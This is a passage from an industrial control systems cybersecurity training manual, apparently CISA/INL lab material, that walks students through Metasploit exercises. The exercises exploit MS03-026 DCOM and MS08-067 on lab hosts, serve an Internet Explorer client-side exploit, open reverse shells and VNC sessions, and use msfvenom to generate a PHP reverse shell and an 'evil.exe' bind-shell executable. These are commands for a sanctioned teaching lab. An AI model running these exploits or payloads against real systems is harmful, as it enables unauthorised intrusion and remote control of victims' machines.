- No user interaction is required to get complete ownership, elevate privilege to root or to admin, and drop a payload.
 - You can execute arbitrary code remotely as an anonymous user against older Windows systems (2000, XP, Server 2003) as long as you have network access to the vulnerable host. This is the most critical range of attributes given to software vulnerabilities because it means the vulnerability is going to be relatively easy to exploit.





Industrial Control Systems Cybersecurity Training - 300

- The exploit can be delivered over almost any RPC port to the server service, broadening your delivery mechanism selection. Since most Microsoft applications require RPC interaction of some sort, the vulnerability would have to be fully resolved within the OS or you'll be able to bypass the Band-Aid fixes of a workaround.
 - Unless the target is running a newer version of the Microsoft OS, you can exploit a system if it will accept the malformed RPC packet. That means the defender will have to identify and stop delivery of the exploit packet before it is handed off to the Microsoft RPC handler on the target system.
 - This vulnerability is in the RPCSS service, which is the Windows Service Control Manager. This is a core service that can't be disabled easily without significantly degrading system functionality.
1. Start `msfconsole`.
 2. To select an exploit, type the `use` command and the relative path to the exploit module.

```
msf > use exploit/windows/dcerpc/ms03_026_dcom
```

NOTES: Don't type "msf >", this is the command prompt and is shown here for display purposes only. Notice how after selecting the exploit, the msfconsole prompt has changed to include the exploit name.

Also, you can use the **TAB** key for command completion. Simply start typing a command and press the **TAB** key to complete the command. If nothing happens, quickly press the **TAB** twice for more options.

Identifying the Required Configuration Options

Before we run the exploit, you'll need to ensure you've given `msfconsole` enough information to run the attack successfully.

You must configure all required options for the exploit module for it to run correctly. If you don't set them all, the attack won't run correctly, and you'll get an error.

3. To determine which options are required, you'll run the `options` command.

```
msf exploit(ms03_026_dcom) > options
```

NOTE: Because you selected an exploit with the `use` command in the previous step, `options` lists the options for the exploit within the context of the exploit module, not the general options you would see if you were still working within the `msfconsole` context.

This particular exploit module only requires an IP address as a target. In this case, you'll need to set the remote host (RHOST) option to the target IP address so Metasploit knows where to send the exploit.





Industrial Control Systems Cybersecurity Training - 300

Setting Exploit Options

To configure an option, you use the **set** command. For this exercise, you will be targeting the 1.2.3.39 host.

4. The first thing that needs to be set is the RHOST (Remote Host) option to 1.2.3.39.

```
msf exploit(ms03_026_dcom) > set RHOST 1.2.3.39
```

NOTE: You can use the up and down arrows to look at previous commands you have entered.

Selecting a Payload

The payload is malware (e.g., shell code, rootkit, or Trojan) you drop on the target once you have exploited the vulnerability. Sometimes, you'll want to use a payload that is just basic shell code with limited functionality. Perhaps the payload only allows you to grab control of the vulnerable service (e.g. through DLL injection), staging the target so you can run another piece of malware.

In other cases, the payload you select may more closely resemble a rootkit such as Poison Ivy, which was used in the Night Dragon attacks. This kind of payload supports a range of activities such as dumping password hashes or keystroke logging.

5. To select a payload, you'll start by reviewing which payloads are available. Do this by running the **show payloads** command.

```
msf exploit(ms03_026_dcom) > show payloads
```

The list you'll get right now has been filtered by *msfconsole* so you'll only see those payloads that may work on your target system. Why? Because you've selected an exploit already and the **show payloads** command is operating within the context of the selected exploit module.

In short, *msfconsole* understands what kind of platform it's attacking. In this case, a Windows exploit was selected that runs against specific versions of the Windows operating systems, and so *msfconsole* only shows you those payloads that can be used against those specific operating systems.

For this exercise, we'll select the simple and reliable **windows/shell_reverse_tcp** payload. If the target system is successfully compromised, this payload will return back to a Windows shell with a C:\ prompt that you will be able to interact with.

6. To select the **windows/shell_reverse_tcp** payload, issue the **set** command.

NOTE: Kali Linux has a very useful "Tab" completion function. As you type the following command, try pressing the "Tab" key after various letters.

```
msf exploit(ms03_026_dcom) > set PAYLOAD windows/shell/reverse_tcp
```





Industrial Control Systems Cybersecurity Training - 300

Configuring the Payload

- Now that you have selected a payload, you'll need to see what options are required to configure it. Run the **options** command again.

```
msf exploit(ms03_026_dcom) > options
```

Because you are operating in the context of the payload module, you'll see that new options have been identified. They are:

- EXITFUNC
- LHOST (Local Host)
- LPORT (Local Port)

You will need to set the LHOST option to your own IP address. This gives the compromised system an IP address from which it can receive further instructions from you, the attacker.

- Do this by typing the following command string and entering your IP address as the LHOST IP.

NOTE: You can run Linux commands from within msfconsole such as **ifconfig eth0** to get your IP address.

```
msf exploit(ms03_026_dcom) > set LHOST 1.2.3.100
```

The second option you may need to modify is the EXITFUNC option, which defines a DLL and function to call when the payload has finished executing.

This option is generally set to either *thread* or *process*.

If EXITFUNC is set to *process*, the process you've exploited will exit when you quit your basic shell session. That means you can't drop another payload on the system, and you'll have to start your exploitation over again. You can use this method with multi/handler or with any exploit in which a primary process restarts it on exit.

The *thread* method is used in most exploitation scenarios where the exploited process, in this case the server service, runs the shell code in a sub-thread. That way, when the exploited process exits, the service still runs.

- If EXITFUNC is currently set to *process*, change it to *thread* with **set**. If it is already set to *thread*, continue to exploit the target.

```
msf exploit(ms03_026_dcom) > set EXITFUNC thread
```





Industrial Control Systems Cybersecurity Training - 300

Exploiting the Target

10. The last step of the exercise is to run the actual exploit. Launch your exploit by using the **run** command.

```
msf exploit(ms03_026_dcom) > run
```

Understanding the Results

Penetration testing requires a lot of guessing and re-evaluation of your attack and the results. Pen testing is called black box testing for a reason, so keep track what you have attempted and what the results were for future efforts.

How do you know everything ran correctly? It's easy! If you see something that looks like the following the exploit was successful.

```
msf exploit(ms03_026_dcom) > run
[*] Started reverse handler on 1.2.3.100:4444
[*] 1.2.3.39:135 - Trying target Windows NT SP3-6a/2000/XP/2003
Universal...
[*] 1.2.3.39:135 - Binding to 4d9f4ab8-7d1c-11cf-861e-
0020af6e7c57:0.0@ncacn_ip_tcp:1.2.3.39[135] ...
[*] 1.2.3.39:135 - Bound to 4d9f4ab8-7d1c-11cf-861e-
0020af6e7c57:0.0@ncacn_ip_tcp:1.2.3.39[135] ...
[*] 1.2.3.39:135 - Sending exploit ...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 1.2.3.39
[*] Command shell session 1 opened (1.2.3.100:4444 -> 1.2.3.39:1037) at
2017-08-28 11:19:06 -0600
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>
```

Other possibilities:

Exploit was run but no session completed. Don't worry about it. Testing, trying, and starting over happens all the time in pen testing and in real attacks. If this were easy, everyone could do it.

Troubleshoot your work by checking some of the following.

- Is everything typed correctly?
- Did you select the correct exploit?
- Have all the required options been set for the exploit?
- Is the “windows/shell/reverse_tcp” payload configured correctly?
- Are the RHOST and LHOST options set correctly?

After you have verified the settings and made necessary changes, execute the **run** command again.





Industrial Control Systems Cybersecurity Training - 300

Once you have a shell session running on the target, try some typical DOS commands to see what you can learn about the target.

- **Interacting with the targeted system** – Try to execute some common commands such as `cd \` or `dir`. You'll be able to run most all DOS commands such as `ipconfig` and `netstat`. What connections do you see when you run netstat (e.g. `netstat -an`)?
- **Determining target value** – Take a look around and see what data is on the system, what access it has, and what it connects to. This is a Point of entry (PoE) system for you, which means you just got a foothold on the network.

However, it's probably not the final target you would want if you were running a real attack. What can you learn on this system that would help you get to your final goal?
- **Staging for the next part of the attack** – Just because you hacked a system doesn't mean you're done with your work. What would you have to do to keep this system under your control? What's of value on the system? What applications are running? How will you hide your presence on the network? How can you use this system to find other systems of value? How well is this system defended? Are other systems on the network likely to be configured the same way? These are the types of questions the attacker will consider when acquiring access to a system.

Ending the Session

11. When you're done with the exercise, type the `exit` command from within the shell. This will return you to the `msfconsole` prompt and kill the exploit session on the target host.

NOTE: When using `EXITFUNC=thread` you may need to press `<ctrl> C` to abort the sessions after issuing the `exit` command above to return to the `msfconsole` prompt.

Congratulations! You've learned the basic process for exploiting any system using Metasploit. Anything else you do will just be variations on this process.

When you have finished recording the required data in your student guide, end your reservation in netlab by clicking the Reservation drop-down.

 [Home](#)  [Reservation](#)  [demo_user-1@business.com](#) ▾






Industrial Control Systems Cybersecurity Training - 300

Click "End Reservation Now"

The screenshot shows a user interface for managing a reservation. At the top, there are links for 'Home', 'Reservation ▾', and a user account labeled 'demo_user-1@business.com ▾'. A dropdown menu is open under 'Reservation', showing three options: 'Request More Time', 'Change Exercise', and 'End Reservation Now'. The 'End Reservation Now' option is highlighted with a blue background. To the right of the menu, a timer displays 'Time Remaining' as '0 21 hrs. min.'


A warning will display. Click "Yes"






Industrial Control Systems Cybersecurity Training - 300

A notification that the Reservation has ended will appear. Click "Ok".



You will be returned to the Netlab homepage. You can now exit from this tab or window. Be careful not to close your 300-training tab in the CISA VLP.

A screenshot of the Idaho National Laboratory (INL) Netlab homepage. The header includes the INL logo and navigation links for Help, Schedule, View, and a user account. The main content area shows a section titled "Scheduled Lab Reservations" with a message: "You have no scheduled lab reservations." At the bottom is a blue button labeled "+ New Lab Reservation ▾".



Industrial Control Systems Cybersecurity Training - 300

Exercise #2: Client-Side Exploitation

Click on Metasploit Exercise 2 (Lab 08: Client-Side Exploitation) in the CISA VLP and make a reservation. Please follow the instructions to launch *msfconsole* under the **Launching Metasploit using the provided Kali distribution** section above.

Where can client-side exploits be used? Client-side exploits generally exist in software that hasn't been subjected to significant code security testing and improvement. You'll see remote exploits run against the firmware, network stack, operating system, virtualization platform, or applications.

Examples of remote exploit techniques include:

- Network protocol attacks such as Project Robus (network stack)
- SQL injections similar to the Slammer worm (application)
- Buffer overflow attacks delivered directly to the vulnerable system, like Eternalblue (operating system).

NOTE: Software vendors with good code security programs will try to eliminate vulnerabilities that are remotely exploitable first. Microsoft began doing this with the release of XP Service Pack 2, resulting in the push to exploit at the application layer rather than the OS.

Client-side exploits are run (from a user perspective) in the same way as remote exploits. You select an exploit via the **use** command, set the appropriate options, select and configure a payload, and then type **run**. There isn't any specific indicator that an exploit is a client-side exploit, although with a little basic problem solving, you should be able to pick them out without much trouble. For example, chances are any exploit that attacks a web browser is likely to be a client-side exploit.

Selecting an Exploit

Because the process of searching for an exploit has already been covered in the Remote Exploit hands-on exercise, we'll focus on trying out a particular client-side exploit that's relatively reliable. We're going to use the **windows/browser/ie_createobject** exploit.

1. Select the exploit with the following command:

NOTE: It doesn't matter if you still have a previous exploit loaded in *msfconsole* when you execute this command. Simply start typing the **use exploit** command below and the prompt will change once you press the enter key.

```
msf > use exploit/windows/browser/ie_createobject
```

2. Curious as to what this exploit does? Go ahead and enter the **info** command.

```
msf exploit(ie_createobject) > info
```

Looking at the information on this exploit, you probably noticed the many *targets* in the listing. In this context, the term "targets" refers to the different vectors that this exploit can take to





Industrial Control Systems Cybersecurity Training - 300

gain arbitrary code execution. Typically, target is an option that describes the operating system with which this exploit is compatible – (i.e., Windows XP Service Pack 2). Some exploits require you to explicitly set the target value to match the platform (operating system and OS revision) of the host you are attacking. Others, such as the *ie_createobject* exploit, have an automatic option that is selected by default. This means the exploit has some platform detection code that it will use to figure out the correct target setting on your behalf. Convenient!

Configuring the Exploit

- Our next step is to look for and set any required options for the exploit. Check them out with the **options** command.

```
msf exploit(ie_createobject) > options
```

- Only one required option is available with this exploit that doesn't have a default value, and that's the **SRVHOST** option. This option is the IP address that *msfconsole* will use to set up a web server where it can serve out the exploit to any clients foolish enough to visit. You'll need to set this option to your IP address.

```
msf exploit(ie_createobject) > set SRVHOST 1.2.3.100
```

Selecting a Payload

- Now we need to select a payload. For simplicity we'll use the same payload from last exercise.

```
msf exploit(ie_createobject) > set PAYLOAD  
windows/shell/reverse_tcp
```

Configuring the Payload

- Run the **options** command again, making sure that all the payload options (like LHOST) are set. This time, it doesn't really matter what value we use for the **EXITFUNC** option — feel free to leave it the same or change it to something else if you want to experiment.

```
msf exploit(ie_createobject) > set LHOST 1.2.3.100
```

Don't get confused that both **SRVHOST** and **LHOST** are the same address. The **SRVHOST** is the address of the malicious web server you will start, and **LHOST** is the address where the reverse shell will try to connect. What this means is you can have a single malicious web server and have the shells sent to a different attacker host.

Exploiting the Target

- Once all the exploit and payload options are set to your satisfaction, launch your attack with the **run** command.

```
msf exploit(ie_createobject) > run
```





Industrial Control Systems Cybersecurity Training - 300

Understanding the Results

Assuming there aren't any problems with the options you've set, you'll see some information printed out regarding the exploit running as a background job, as well as the URL on which *msfconsole* is hosting your exploit. In other words, you've just setup a web server on your host that will serve up the exploit to web clients visiting your server. Listed in the information is a URL that you're going to be providing to your victim in the hopes that they will click on the web link, giving you the opportunity to run your exploit against their web browser.

Locate the line that says something like this: “[*] Using URL: <http://1.2.3.100...>” We will need this URL below.

3. Let's dig a little deeper into what it means to have your exploit running as a background job. If you hit the enter key a couple of times, you'll notice that the *msfconsole* prompt hasn't changed, and that you can still enter in commands. One command that is of use at this point is the **jobs** command. Type this:

```
msf exploit(ie_createobject) > jobs
```

This command will print out information to the screen about any background jobs currently running. Notice that the *ie_createobject* exploit you launched is listed. This means that your exploit is indeed currently running in the background. If you wanted to stop the exploit from running, you'd use the **kill** command. We'll do this later.

4. To get a web client to “click” on your hostile URL, you'll need to go to the simulated web client. Start your web browser and visit our special “exercise” web server located at: <http://1.2.3.50>
5. On the displayed web form, enter the **Using URL** that you received when you ran the *msfconsole run* command above.

NOTE: With Kali you can simply mouse over the URL, right-click, and then select “Copy Link Address.” You can then paste the URL in the text box in your web browser.

Now, when you submit the web form, the exercise web server application will launch iexplore.exe and iexplore.exe will initiate a connection to the exploit's hostile web server. This will simulate someone clicking on a link to your web server, which will then deliver the exploit code to the simulated web client to gain control of the client.

Each time you receive a connection to the web server *msfconsole* set up for you, you'll get messages about the new connection printed to the *msfconsole* screen. It's possible that you'll end up with a few connection attempts that do not result in a successful attack. Don't worry. No matter how many times clients try to connect (to your hostile, pseudo web server), *msfconsole* will happily send your exploit to each, and everyone, without you having to restart the exploit.





Industrial Control Systems Cybersecurity Training - 300

- Now go back to your `msfconsole` window.

If any of these connections result in a successful attack, you'll get a message on the `msfconsole` screen stating that a command shell session has been opened. This means that your payload has been successfully downloaded to the client and has made a connection back to your machine. To actually start using that connection, you need to use the `sessions` command. The basic idea of a session is that you can have multiple sessions running at the same time, interacting with multiple compromised hosts.

- To see a list of active sessions, type the following command to **list** the sessions:

```
msf exploit(ie_createobject) > sessions -l
```

A list of all active sessions will be presented to you, along with session IDs. To interact with a specific session, you'll use the `-i` option. You can do a bit more with the `sessions` command. To learn more, execute `sessions -h` from within `msfconsole` to see the sessions help menu. Let's go ahead and interact with the session that got created by our exploit.

- Type:

```
msf exploit(ie_createobject) > sessions -i <session-id>
```

where `<session-id>` is replaced with the session ID of the session you want to interact with. Now we are interacting with our session, which because of the payload we selected earlier, is a command shell on our target.

- To exit a session you can type `exit`, or you could background the session by pressing **Control-Z**. If you background the session, you can close it either by interacting with the session again and typing `exit`, or by using the `sessions -k <session-id>` command.
- Once you're done playing with the shell on the exploited client computer, exit the shell session using `ctrl-C`, and then stop your exploit. You can get a listing of all currently running jobs (along with the job IDs) via the `jobs` command. Find the Job ID for your exploit (it's the number at the far-left side of the window and is probably the number 0), and then use the `kill` command, like so:

```
msf exploit(ie_createobject) > kill <job-id>
```

where `<job-id>` is the Job ID of your exploit. With that, you've completed this exercise. If you would like, you can try out other client-side exploits. See if it's possible to host more than one client-side exploit at the same time. Don't hesitate to ask for help if you feel you need it.





Industrial Control Systems Cybersecurity Training - 300

When you have finished recording the required data in your student guide, end your reservation in netlab by clicking the Reservation drop-down.

Home Reservation ▾ demo_user-1@business.com ▾

Click "End Reservation Now"

Home Reservation ▾ demo_user-1@business.com ▾

- Request More Time
- Change Exercise
- End Reservation Now

Time Remaining

0 21

hrs. min.

A warning will display. Click "Yes"

?

End Reservation

This will end the current reservation.
Are you sure you are finished with this pod?

Yes


No





Industrial Control Systems Cybersecurity Training - 300

A notification that the Reservation has ended will appear. Click "Ok".



You will be returned to the Netlab homepage. You can now exit from this tab or window. Be careful not to close your 300 training tab in the CISA VLP.



[Help](#) [Schedule](#) [View](#) [demo_user-1@business.com](#)

The screenshot shows the INL Netlab homepage. At the top, there is a navigation bar with the INL logo, a search bar, and links for Help, Schedule, View, and a user account. Below the navigation, a section titled "Scheduled Lab Reservations" displays a message: "You have no scheduled lab reservations." At the bottom of this section is a blue button labeled "+ New Lab Reservation".





Industrial Control Systems Cybersecurity Training - 300

Exercise #3: Payloads

Click on the Metasploit Exercise 3 (Lab 09: Payloads) in the CISA VLP and make a reservation. Please follow the instructions to launch `msfconsole` under the **Launching Metasploit using the provided Kali distribution** section above. Also, review this exercise's Topology diagram for a list of available hosts.

So far, we've used only one of the hundreds of payloads that Metasploit provides as part of its framework. This exercise will focus on providing some experience using other payloads.

As we've discussed before, MSF is modular. What does this mean for you? You can use any associated payload with any exploit module. Furthermore, the payloads aren't for use within just MSF. They can also be used independently.

Selecting a Payload

1. To use the payload independently from an exploit, you select a payload in a same manner as you select an exploit, via the `use` command. Let's try this out. Enter in the following command, or if you want, execute the `show payloads` command, and then select a payload that looks interesting to you.

NOTE: We're not really going to do anything with this particular payload. This section is for understanding and demonstrating Metasploit payload capabilities.

```
msf > use payload/osx/armle/vibrate
```

2. Curious as to what this payload does? Go ahead and enter the `info` command.

```
msf payload(vibrate) > info
```

This payload is a good example of how you really can do just about anything once you have arbitrary code execution.

Generating Payload Code

Because we haven't selected an exploit to go along with this payload, we will not have access to the `run` command. Instead, we are presented with a new command called `generate`. You can verify the new command by running the `help` command.

3. Let's run the `generate` command and see what happens.

```
msf payload(vibrate) > generate
```

The output is the actual shellcode that would be executed on the target. The `generate` command allows for exploit developers to have a quick and easy way to get shellcode that they can then use in testing. Writing shellcode can be an arduous and difficult job, even for those experienced in the art. Having a configurable, tested, and known safe repository of arbitrary





Industrial Control Systems Cybersecurity Training - 300

code (in the form of the Metasploit payloads) is a huge help to security researchers. You can also generate payloads from outside of the *msfconsole* via the *msfvenom* utility, which we'll try out later.

This payload (*osx/armle/vibrate*) doesn't require a lot of code to accomplish its goal (only 16 bytes!) but other payload lengths can run into the millions of bytes. Let's go ahead and try one of these larger payloads. In this case we'll actually execute the payload, so we will need to select an exploit.

Selecting an Exploit

4. Load the windows exploit **ms08_067_netapi** with the **use** command in the *msfconsole*, then check and **set** the **RHOST** option as shown below.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 1.2.3.97
```

Selecting a Payload

5. We'll select a payload that's a bit more interesting, it's called **vncinject**.

```
msf exploit(ms08_067_netapi) > set PAYLOAD
windows/vncinject/reverse_tcp
```

Virtual Network Computing (VNC) is a graphical desktop sharing application, similar to the Remote Desktop service within Windows. It allows for viewing and controlling the graphical user interface (GUI) on a computer that has a VNC server installed to a remote computer running the VNC client. There are several different versions of VNC, all of which work well together because of a common underlying protocol. What's nice about VNC as it pertains to Metasploit is that we can inject a VNC server into any process we exploit. We can then connect to it with our own VNC client, giving us control of the GUI on the target host. That's right — no more command lines! There is a drawback, however, and it's quite significant. Whatever you do, if there is a user watching the screen, it will be noticed. So, it makes for a cool demonstration, but is not very practical if you're trying to be stealthy.

Configuring the Payload

6. There are some options that need to be set before we can launch our exploit. First, we need to set **EXITFUNC** to "thread," as is shown below, if it isn't already set. This isn't strictly necessary, but it will keep our exploit from crashing the target service, which would prevent us from connecting again. The second option you'll need to set is **LHOST**. Just as you've done in previous exercises, set this to your IP address. Also set **ViewOnly** to **false** so you can interact with the target.





Industrial Control Systems Cybersecurity Training - 300

```
msf exploit(ms08_067_netapi) > set EXITFUNC thread
msf exploit(ms08_067_netapi) > set LHOST 1.2.3.100
msf exploit(ms08_067_netapi) > set ViewOnly false
```

There's also an option named **AUTOVNC** that is set to **true** by default. When set to **true** *msfconsole* will automatically launch the default vnc viewer application, which happens to be named **vncviewer**.

Exploiting the Target

7. Now, with everything set up, type **run**.

```
msf exploit(ms08_067_netapi) > run
```

Understanding the Results

8. If the exploit succeeded, you should now see a window with the desktop of the target host. Go ahead and play with VNC for a few minutes, then simply close the window when you're done. You can scroll up in *msfconsole* and see what was done during the launching of the exploit and the executing of the payload. There is also some information displayed from the *vncviewer* application. All the *msfconsole* message lines start with **[*]**.

Reverse vs. Bind

At this point we should go over the *reverse* and *bind* payload modifiers. In all the examples so far, we've used reverse payloads. This means that the payload will be making a connection back to your attacking host, on the port and IP address you specify with LPORT and LHOST, respectively. The reason for this is simplicity. Regardless of whether you use a bind or reverse payload, at least one side (the target or the attacker) must bind to a port and listen for a connection. Only one application can be bound to an IP address/port combination at a time. So, for the application (such as our shellcode) to bind to a port, it must not be bound by any other application. If we launch an exploit with a bind payload (meaning the payload will bind to a port and wait for us to connect) against a target where the port we want to bind to is already taken, the exploit will fail. For example, in a classroom setting where we have lots of people attacking the same host, the likelihood of having an exploit fail due to the payload being unable to bind to the same port on the intended victim increases drastically. By using reverse payloads, we are only concerned about the ports on the attacking machine.

More Payload Fun

As was made clear in the lecture, there are a lot of different bugs and vulnerabilities attackers can exploit to gain arbitrary code execution. Not all of them allow an attacker to upload or execute code in the same manner. It should be no surprise then that there are different methods for deploying payloads.

All the payloads we have looked at so far in these exercises have been the type you would inject into the process space of a vulnerable application. PHP payloads are different. If you were to inject a PHP





Industrial Control Systems Cybersecurity Training - 300

payload into the process space of a target application, it would more than likely crash that application, after all, PHP payloads should be interpreted by a PHP interpreter, not by the CPU of the computer.

There are several PHP exploits that allow an attacker to upload custom PHP files to their target. Once the file is uploaded to the target, it can be requested via a web browser, feeding the file to the PHP interpreter, and ultimately giving the attacker arbitrary PHP execution on that target. If you're not familiar with PHP, this basically means the attacker can do whatever they want.

What do you do when you've identified a file upload vulnerability on a site running PHP, but do not have an exploit module that matches this vulnerability? You could use Metasploit to generate a PHP payload file and then upload that file to your target via the upload vulnerability you've discovered. Let's go through an example using the *msfvenom* tool.

9. Open a new terminal by clicking on the File menu and selecting **Open Terminal**. At the terminal prompt, type *msfvenom*.

```
root@kali:~# msfvenom
```

You'll be presented with a usage line, as well as a long list of all *msfvenom* command options. The usage options are reprinted here for your convenience.

```
Usage: /usr/bin/msfvenom [options] <var=val>

Options:
-p, --payload      <payload>      Payload to use. Specify a '-' or stdin to use
                                custom payloads
-l, --list         [module_ty
                                pe]          List a module type example: payloads,
                                encoders, nops, all
-n, --nopsled     <length>       Prepend a nopsled of [length] size on to the
                                payload
-f, --format       <format>       Output format (use --help-formats for a list)
                                format
-e, --encoder     [encoder]     The encoder to use
                                encoder
-a, --arch         <architect
                                ure>          The architecture to use
                                arch
--platform        <platform>    The platform of the payload
                                platform
-s, --space        <length>       The maximum size of the resulting payload
                                space
-b, --bad-chars   <list>         The list of characters to avoid example:
                                '\x00\xff'
-i, --iteration   <count>       The number of times to encode the payload
                                s
```





Industrial Control Systems Cybersecurity Training - 300

-c, --add-code	<path>	Specify an additional win32 shellcode file to include
-x, --template	<path>	Specify a custom executable file to use as a template
-k, --keep		Preserve the template behavior and inject the payload as a new thread
--payload-options		List the payload's standard options
-o, --out		Save the payload
-v, --var-name		Specify a custom variable name to use for certain output formats
-h, --help		Show this message
--help-formats		List available formats

10. The *msfvenom* equivalent to *msfconsole*'s **info** command is **--payload-options**. Let's look at the summary of the **php/reverse_php** payload.

```
root@kali:~# msfvenom -p php/reverse_php --payload-options
```

11. To set options, you use the **var=val** format, shown here:

```
root@kali:~# msfvenom -p php/reverse_php -f raw LHOST=1.2.3.100
```

12. Choose an IP address for **LHOST**. For this part of the exercise the IP address doesn't really matter since we won't actually use the generated PHP code anywhere. If you run it as listed above, the resulting output will be sent to the screen instead of a file. You can then use the copy-and-paste method to get the output into a file, or you can use the simpler BASH redirect token, **>**. The example below will redirect the output of *msfpayload* into a file called *myPayload.php*.

```
root@kali:~# msfvenom -p php/reverse_php -f raw LHOST=1.2.3.100
> myPayload.php
```

NOTE: You may have noticed the **-f raw** option. This tells *msfvenom* to generate raw output. You can see what other options are available by running: **msfvenom --help-formats**.

Opening the *myPayload.php* file in a text editor of choice (*nano*, *vim*, and *gedit* are all options available to you on the Kali distribution), you'll see what is indeed, PHP code. Again, we won't actually use this payload file during these exercises. This is just another example of the versatility of Metasploit modules.

Another exciting option you can use with the *msfvenom* application is the ability to create executable files. This option outputs the payload as a valid executable formatted in the appropriate executable file format of whatever platform on which that payload is needed. Using a Windows payload? It'll generate





Industrial Control Systems Cybersecurity Training - 300

an .exe (portable executable) file. Using a Linux payload? It'll create an elf formatted binary. Using OSX? The appropriate binary will be generated.

13. The example below will create a Windows executable called "evil.exe" for the **shell/bind_tcp** payload, which will provide a command shell to anyone connecting to Port 4444 of the target IP address.

```
root@kali:~# msfvenom -p windows/shell/bind_tcp RHOST=1.2.3.100  
-f exe > evil.exe
```

We're redirecting the output to a file (called evil.exe). If we didn't do this, the binary file would be output to the terminal screen, which would not only print a lot of nonsense characters, but also would fail to save the payload to a file that we could then upload and run on a target.

When you have finished recording the required data in your student guide end your reservation in Netlab by clicking the Reservation drop-down.

Home Reservation ▾ demo_user-1@business.com ▾

Click "End Reservation Now"

Home Reservation ▾ demo_user-1@business.com ▾

Request More Time
 Change Exercise
 End Reservation Now

Time Remaining
0 21
hrs. min.

A warning will display. Click "Yes"





Industrial Control Systems Cybersecurity Training - 300

?

End Reservation

This will end the current reservation.
Are you sure you are finished with this pod?

Yes

No

A notification that the Reservation has ended will appear. Click "Ok".

!

Reservation Ended

The reservation has ended.

OK

You will be returned to the Netlab homepage. You can now exit from this tab or window. Be careful not





Industrial Control Systems Cybersecurity Training - 300

to close your 300 training tab in the CISA VLP.



[Help](#) [Schedule ▾](#) [View ▾](#) [demo_user-1@business.com ▾](#)

Scheduled Lab Reservations

You have no scheduled lab reservations.

[+ New Lab Reservation ▾](#)





Industrial Control Systems Cybersecurity Training - 300

Exercise #4: Meterpreter

Click on the Metasploit Exercise 4 (Lab 10: Meterpreter) in the CISA VLP and make a reservation.

